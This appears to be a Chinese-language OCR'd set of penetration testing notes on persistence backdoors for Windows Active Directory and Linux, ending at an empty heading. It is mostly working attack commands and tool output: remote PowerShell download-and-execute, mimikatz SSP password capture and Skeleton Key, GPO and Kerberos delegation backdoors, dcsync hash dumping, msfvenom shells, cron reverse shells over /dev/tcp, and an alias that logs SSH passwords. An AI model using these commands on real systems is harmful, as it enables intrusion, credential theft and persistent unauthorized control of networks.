
ADS&JavaScript

```
创建一个txt文件，test.txt，随便添加内容（实际的工具，即用户要用的那个工具）。
将程序写入文件流（此处用calc.exe）
>type calc.exe > test.txt:calc.exe
使用mklink创建文件链接：
>mklink config.txt test.txt:calc.exe
创建readme.txt，文件内容随便。设置为隐藏。
创建readme.js，内容如下：
var objShell = new ActiveXObject("shell.application");
objShell.ShellExecute("cmd.exe", "/c config.txt", "", "open", 0);
objShell.ShellExecute("README.txt", "", "", "open", 1);
执行readme.js，运行calc.exe ，打开readme.txt
```

Empire


LNK后门

```
Empire
Empire> set Host http://192.168.1.150
Empire> set Port 8080
>launcher powershell Listener's Name
生成后只使用Base64的代码。
>powershell -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('http://192.168.0.107/ps/Invoke-
BackdoorLNK.ps1');Invoke-BackdoorLNK -LNKPath 'C:\Users\Administrator.DC\Desktop\Easy CHM.lnk' -EncScript Base64编码"
```



清除后门

```
>powershell -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('http://192.168.0.107/ps/Invoke-BackdoorLNK.ps1');Invoke-BackdoorLNK -LNKPath 'C:\Users\Administrator.DC\Desktop\Easy CHM.lnk' -CleanUp"
```



WMI


```
Empire>powershell/persistence/elevated/wmi
```

注入SSP被动收集密码

需高权限


Mimikatz

```
重启失效
>privilege::debug
>misc::memssp
锁屏
>rundll32.exe user32.dll,LockWorkStation
```





```
登录的账号密码保存在
C:\Windows\System32\mimilsa.log
```

```
重启有效
将mimikatz中的mimilib.dll放入system32目录
>reg query hklm\system\currentcontrolset\control\lsa\ /v "Security Packages" 查看注册表
>reg add "hklm\system\currentcontrolset\control\lsa\" /v "Security Packages" /d
"kerberos\0msv1_0\0schannel\0wdigest\0tspkg\0pku2u\0mimilib" /t REG_MULTI_SZ  添加mimilib
```




```
有账号登录密码保存在C:\Windows\System32\kiwissp.log重启也有效
```



Empire

```
复制mimilib.dll到system32文件夹中
>shell copy mimilib.dll C:\Windows\System32\
```


使用模块
>usemodule persistence/misc/install_ssp*
>set Path C:\Users\Administrator\mimilib.dll

Powersploit

>Import-Module .\PowerSploit.psm1
>Install-SSP -Path .\mimilib.dll

基于域策略文件权限后门

域的组策略和脚本存放在域控机的C:\Windows\SYSVOL\sysvol\zone.com\Policies目录，域内机器定时访问以更新策略
域控机设置policies为everyone完全控制
>cacls C:\Windows\SYSVOL\sysvol\zone.com\Policies /e /t /c /g "EveryOne":f




使用powerview查询域内机对应策略文件
PS> Get-NETGPO -ComputerName sub2k8.zone.com |fl gpcfilesyspath
打开C:\Windows\SYSVOL\sysvol\zone.com\Policies\{id}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf末尾添加
[Registry Values] MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\taskhost.exe\Debugger=1,c:\windows\system32\calc.exe [Version] signature="$CHICAGO$" Revision=1
手动刷新策略
>gpupdate /force
劫持taskhost.exe，可替换c:\windows\system32\calc.exe为后门文件或语句。


Kerberoasting后门

当有setspn权限时，为域用户添加一个SPN
>setspn -U -A RDP/zone.com godadmin


域内任何主机可以使用Kerberoast 获得TGS
https://github.com/malachitheninja/Invoke-Kerberoast



>Invoke-Kerberoast -AdminCount -OutputFormat Hashcat | Select **hash** | ConvertTo-CSV -NoTypeInformation |Out-File xx.txt



或使用rubeus.exe



破解

```
>hashcat -m 13100 -a 0 kerberos.txt wordlist.txt
```

S4U2Self后门

域控执行，寻找具备SPN且密码永不过期的账户

```
>Get-ADUser -Filter * -Properties ServicePrincipalName,PasswordNeverExpires| ? {($_.ServicePrincipalName -ne "") -and
($_.PasswordNeverExpires -eq $true)}
```

```
PS C:\Users\Administrator> Get-ADUser -Filter * -Properties ServicePrincipalName
,PasswordNeverExpires| ? {($_.ServicePrincipalName -ne "") -and ($_.PasswordNeve
rExpires -eq $true)}

DistinguishedName : CN=y,CN=Users,DC=zone,DC=com
Enabled : True
GivenName :
Name : y
ObjectClass : user
ObjectGUID : bc43161f-1ca1-40a4-ad7a-74ada3fe5327
PasswordNeverExpires : True
SamAccountName : y
ServicePrincipalName : {RDP/sub2k8.zone.com}
SID : S-1-5-21-2346829310-1781191092-2540298887-1112
Surname :
UserPrincipalName :
```

使用mimikatz的dcsync提取用户hash

```
>lsadump::dcsync /domain:zone.com /user:y
```

```
mimikatz # lsadump::dcsync /domain:zone.com /user:y
[DC] 'zone.com' will be the domain
[DC] 'dc.zone.com' will be the DC server
[DC] 'y' will be the user account

Object RDN           : y

** SAM ACCOUNT **

SAM Username         : y
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00490200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD TRUSTED_FOR_
DONT_REQUIRE_PREAUTH )
Account expiration   : 1601/1/1 8:00:00
Password last change : 2020/3/9 18:32:19
SID history:
Object Security ID   : S-1-5-21-2346829310-1781191092-2540298887-1112
Object Relative ID   : 1112

Credentials:
  Hash NTLM: 1c41368cb[redacted]ea7b91223d4
    ntlm- 0: 1c41368cbe[redacted]ea7b91223d4
    ntlm- 1: 1c41368cbe5[redacted]ea7b91223d4
    lm  - 0: ff3ef171b5b40[redacted]8e4f78f9e1
    lm  - 1: 21743ad46b8177b0[redacted]4d45af17d8

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : ZONE.COMy
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) :
e82f8904bc23a6801ccf1b3[redacted]4ed904514fcd7c4a891
```

布置后门

>**Set**-ADUser krbtgt -PrincipalsAllowedToDelegateToAccount 账户

```
PS C:\Users\Administrator> Set-ADUser krbtgt -PrincipalsAllowedToDelegateToAccou
nt y
PS C:\Users\Administrator> Get-ADUser krbtgt -Properties PrincipalsAllowedToDele
gateToAccount


DistinguishedName                   : CN=krbtgt,CN=Users,DC=zone,DC=com
Enabled                             : False
GivenName                           :
Name                                : krbtgt
ObjectClass                         : user
ObjectGUID                          : 98b80aeb-df2d-4504-8724-54c2338686a5
PrincipalsAllowedToDelegateToAccount : {CN=y,CN=Users,DC=zone,DC=com}
SamAccountName                      : krbtgt
SID                                 : S-1-5-21-2346829310-1781191092-254029888
                                      7-502
Surname                             :
UserPrincipalName                   :
```

布置完成后利用，登录账户y

触发后门

>Rubeus.exe s4u /user:y /aes256:{aes256} /domain:zone.com /msdsspn:krbtgt /impersonateuser:godadmin

```
[*] Using aes256_cts_hmac_sha1 hash: e82f8904bc23a6801ccf1b3d3f891d522c26
924ed904514fcd7c4a891
[*] Building AS-REQ (w/ preauth) for: 'zone.com\y'
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIErDCCBKigAwIBBaEDAgEWooIDxDCCA8BhggO8MIIDuKADAgEFoQobCFpPTkUuQ09
ADAgEC
      oRQwEhsGa3JidGd0Gwh6b251LmNvbaOCA4QwggOAoAMCARKhAwIBAqKCA3IEggNu8Tr
RMuqGr
      gDrVdN6wU/M7VJYiAy8YxfUC3TUBLGFSHPesRzec81OpOQbuwr+533tc7uM1OApk0/A
GtrI+o
      Kd/cLUDMLTGqoJXlpZHzWktWesXZP9GDwj162YXtz7NtIvXhH2tqIfksHp+dzSRdooG
q3vouU
      VP9ArChvT1fRmrEkY6VN/jQF233xM4gbYyFI44Hn2JXUcGC1FGfNh6SwlGnGIDXyKpg
```

注入票据，获取域控的**CIFS**、LDAP服务


>Rubeus.exe asktgs /ticket:{} /service:cifs/dc.zone.com,ldap/dc.zone.com /ptt

受限委派后门


http://192.168.0.107/ps/nishang/ActiveDirectory/Add-ConstrainedDelegationBackdoor.ps1
新增一个受限委派服务账户，或添加受限委派后门功能给一个已知账户密码存在的服务账户。
需运行在域控制器上，本次演示的是新建后门账户，若是给已知账户密码的服务账户添加功能，步骤一致。

```
PS > Add-ConstrainedDelegationBackdoor -SamAccountName backdoor -Domain zone.com -AllowedToDelegateTo ldap/dc.zone.com
```

密码默认为Password@123!可以修改脚本中$Password参数修改密码。




```
https://github.com/samratashok/ADModule
导入ADModule中的Microsoft.ActiveDirectory.Management.dll和Import-ActiveDirectory.ps1
>Import-Module Microsoft.ActiveDirectory.Management.dll -Verbose
>Import-Module Import-ActiveDirectory.ps1
现以域内普通用户y登录一台域内机器sub2k8，使用kekeo获取TGT
Kekeo#tgt::ask /user:backdoor /domain:zone.com /password:Passowrd@123!
```




```
Kekeo#tgs::s4u /tgt:TGT_backdoor@ZONE.COM_krbtgt~zone.com@ZONE.COM.kirbi /user:godadmin@zone.com /service:ldap/dc.zone.com获取以域管理身份访问ldap的TGS
```

```
kekeo # tgs::s4u /tgt:TGT_backdoor@ZONE.COM_krbtgt~zone.com@ZONE.COM.kirbi
/user:godadmin@zone.com /service:ldap/dc.zone.com
Ticket  : TGT_backdoor@ZONE.COM_krbtgt~zone.com@ZONE.COM.kirbi
  [krb-cred]     S: krbtgt/zone.com @ ZONE.COM
  [krb-cred]     E: [00000012] aes256_hmac
  [enc-krb-cred] P: backdoor @ ZONE.COM
  [enc-krb-cred] S: krbtgt/zone.com @ ZONE.COM
  [enc-krb-cred] T: [2020/2/17 16:23:59 ; 2020/2/18 2:23:59] {R:2020/2/24 16:23:59}
  [enc-krb-cred] F: [40e10000] name_canonicalize ; pre_authent ; initial ; renewable ;
forwardable ;
  [enc-krb-cred] K: ENCRYPTION KEY 18 (aes256_hmac      ):
db1524f49c214c9987d987774df57c6002184931be7020cd6f1885aa9b6c148a
  [s4u2self]  godadmin@zone.com
[kdc] name: dc.zone.com (auto)
[kdc] addr: 10.1.1.100 (auto)
  > Ticket in file 'TGS_godadmin@zone.com@ZONE.COM_backdoor@ZONE.COM.kirbi'
Service(s):
  [s4u2proxy] ldap/dc.zone.com
  > Ticket in file 'TGS_godadmin@zone.com@ZONE.COM_ldap~dc.zone.com@ZONE.COM.kirbi'

kekeo #
```

使用mimikatz写入TGS票据

```
mimikatz#kerberos::ptt C:\Users\y.ZONE\Desktop\kekeo\x64\TGS_godadmin@zone.com@ZONE.COM_ldap~dc.zone.com@ZONE.COM.kirbi
```

```
mimikatz.log - 记事本
文件(F)  编辑(E)  格式(O)  查看(V)  帮助(H)
Using 'mimikatz.log' for logfile : OK

mimikatz # kerberos::ptt C:\Users\y.ZONE\Desktop\kekeo
\x64\TGS_godadmin@zone.com@ZONE.COM_ldap~dc.zone.com@ZONE.COM.kirbi

* File: 'C:\Users\y.ZONE\Desktop\kekeo
\x64\TGS_godadmin@zone.com@ZONE.COM_ldap~dc.zone.com@ZONE.COM.kirbi': OK
```

接下来就可以dcsync导出krbtgt的**hash**，通过krbtgt伪造黄金票据

```
mimikatz#lsadump::dcsync /user:krbtgt /domain:zone.com
```

```
mimikatz 2.1.1 x64 (oe.eo)
mimikatz # kerberos::ptt C:\Users\y.ZONE\Desktop\kekeo\x64\TGS_godadmin@zone.com
@ZONE.COM_ldap~dc.zone.com@ZONE.COM.kirbi

* File: 'C:\Users\y.ZONE\Desktop\kekeo\x64\TGS_godadmin@zone.com@ZONE.COM_ldap~d
c.zone.com@ZONE.COM.kirbi': OK

mimikatz # lsadump::dcsync /user:krbtgt /domain:zone.com
[DC] 'zone.com' will be the domain
[DC] 'dc.zone.com' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 2020/2/10 17:41:11
Object Security ID   : S-1-5-21-2346829310-1781191092-2540298887-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 6ce1638d4[redacted]d0ef268c1ed
    ntlm- 0: 6ce1638d4[redacted]d0ef268c1ed
    lm  - 0: 35d5f1304[redacted]1ab4f1d2735

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : ZONE.COMkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : e38d5909e96[redacted]036c0175f57a436398a384c
82212c49b666dfbd9
```

Skeleton Key万能钥匙

域控上使用mimikatz执行


```
>privilege::debug
>misc::skeleton
```

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK

mimikatz #
```

```
可以使用域内任何账号以密码mimikatz登录任意域内主机
使用Empire模块
>usemodule persistence/misc/skeleton_key*
绕过LSA Protection
>privilege::debug
>!+
>!processprotect /process:lsass.exe /remove
>misc::skeleton
```


唯一IP访问

```
>msfvenom -p windows/shell_hidden_bind_tcp LPORT=443 AHOST=192.168.0.107 -f exe > svchost.exe
只有当107这台机器连接时可获得shell，其他机器不可以。
```



Linux cron后门

```
>msfvenom -p cmd/unix/reverse_bash LHOST=192.168.0.107 LPORT=12138 -f raw > /var/www/html/shell.sh
(crontab -l;printf "*/1 * * * * /bin/bash /tmp/shell.sh;/bin/bash --noprofile -i;\rno crontab for `whoami`%100c\n")|crontab -
```




```
#!bash
(crontab -l;printf "*/60 * * * * exec 9<> /dev/tcp/192.168.1.1/53;exec 0<&9;exec 1>&9 2>&1;/bin/bash --noprofile -i;\rno crontab
for `whoami`%100c\n")|crontab -
```

Strace记录ssh密码

```
安装strace
#apt-get install strace
#vi ~/.bashrc
添加
alias ssh='strace -o /tmp/.log -e read,write,connect -s 2048 ssh'
```

SSHD后门

